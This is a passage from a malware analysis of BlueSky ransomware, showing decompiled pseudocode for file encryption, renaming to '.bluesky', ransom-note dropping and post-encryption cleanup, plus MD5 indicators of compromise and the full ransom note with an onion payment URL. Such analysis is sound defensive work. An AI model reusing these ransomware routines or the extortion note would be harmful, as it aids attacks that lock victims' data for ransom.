        MoveFileWithProgressW_ptr = module_check_and_func_selector(0xB7F5726, 0x3948C704, 0xF);// kernel32.MoveFileWithProgressW    Renames the encrypted file with
        MoveFileWithProgressW_ptr(v5 + 1, v2, 0, 0, 0);                                                                          .bluesky extension
      }
      sub_286000(v5);
    }
    else if ( v21 == 2 )                        // if Dir
    {
      sub_28EDA0(v22);                          // Ransom Note Writer   If it is Directory Writes
      sub_286000(v22);                                                 Ransom Note
    }
  }
}
```

Decoding file extension ".bluesky"

The **sub_288780** function is responsible for encrypting the data. The thread checks if the dequeued item is a directory or a file.

- If it is a file then it proceeds to encrypt the data by using the following APIs:
  - kernel32.CreateFileW
  - kernel32.SetFilePointer
  - kernel32.ReadFile
  - kernel32.WriteFile
- If the item is a directory then **sub_28EDA0** is executed to dump the ransom note. The file name strings are decoded dynamically.

```
v1 = allocheap(520);
if ( v1 )
{
  v12[0] = 0;                                   // # DECRYPT FILES BLUESKY #.txt
  v12[1] = 0x77;
  v12[2] = 49;
  v12[3] = 113;
  v12[4] = 49;
  v12[5] = 58;
```

File name strings being decoded

```
74    v2 = sub_28EA20(v12);
75    v10[1] = 49;                                  // #nDECRYPT FILES BLUESKY #.html
76    v10[2] = 114;
77    v10[3] = 109;
78    v10[4] = 114;
79    v10[5] = 24;
```

Execution of sub_28EDA0

The note content generated by the ransomware is written on the disk by calling:

- kernel32.CreateFileW
- kernel32.WriteFile

```
11  CreateFileW_ptr = module_check_and_func_selector(192894758, -342440432, 8);// kernel32.CreateFileW
12  v4 = CreateFileW_ptr(a1, 0x40000000, 0, 0, 1, 128, 0);
13  if ( v4 == -1 )
14    return 0;
15  WriteFile_ptr = module_check_and_func_selector(192894758, 1715268784, 6);// kernel32.WriteFile
16  if ( !WriteFile_ptr(v4, note_buffer, a3, v10, 0, v9) )
17  {
18    v6 = module_check_and_func_selector(192894758, 946915847, 13);
19    v6(v4);
20    return 0;
21  }
22  v8 = module_check_and_func_selector(192894758, 946915847, 13);// kernel32.CloseHandle
23  v8(v4);
24  return 1;
25}
```

Ransom note being written on the disk

Post Encryption

Once the user data is successfully locked, the ransomware performs the following operations:

- Releases the mutex created at the initial phase
- Sets the thread state to ES_Continous
- Destroys the allocated heap
- Exits the process via kernel32.ExitProcess

```
31      if ( sub_288F20() )                   // Storing decryption data in registry
32      {
33        sub_288570();                       // ransomware core
34        sub_287E60();                       // Mutex Release
35        sub_288630();                       // set thread exec state to ES_CONTINOUS
36        sub_28E260();                       // heapfree
37        if ( MEMORY[0x293188] )
38          sub_28F620();
39        v2 = module_check_and_func_selector(192894758, -1217842274, 255);// kernel32.ExitProcess
40        v2(0);
```

Post encryption functions


Indicators of Compromise(IoCs)

MD5
961fa85207cdc4ef86a076bbff07a409
53c95a43491832f50e96327c1d23da40
5ef5cf7dd67af3650824cbc49ffa9999
efec04688a493077cea9786243c25656
d8a44d2ed34b5fee7c8e24d998f805d9
848974fba78de7f3f3a0bbec7dd502d4

Appendix

```
# DECRYPT FILES BLUESKY # - Notepad
File  Edit  Format  View  Help
<<< B L U E S K Y >>>

YOUR IMPORTANT FILES, DOCUMENTS, PHOTOS, VIDEOS, DATABASES HAVE BEEN ENCRYPTED!

The only way to decrypt and restore your files is with our private key and program.
Any attempts to restore your files manually will damage your files.

To restore your files follow these instructions:
--------------------------------------------------------------------
1. Download and install "Tor Browser" from https://torproject.org/

2. Run "Tor Browser"

3. In the tor browser open website:
   http://ccpyeuptrlatb2piua4ukhnhi7lrxgerrcrj4p2b5uhbzqm2xgdjaqid.onion

4. On the website enter your recovery id:

RECOVERY ID: 7ab709cc3c754ca6a5b7a70da47d519f409b9ca72ac0a92a3f94582e351567e313ddc10c52e262af6913f4ce629abf187e8e27bd3e574551d6cb1e6d69fa871e
54b9dee4004f4827a731a50da3703ab0f380b1147889794 6ebc596ddca372b7a6b52bb60768b51610d92b8ae0ecf3150490b3b31aa76c047

5. Follow the instructions



--------------------------------------------------------------------
```

Ransom Note in .txt format



Ransom Note in .html format

Source: https://cloudsek.com/technical-analysis-of-bluesky-ransomware/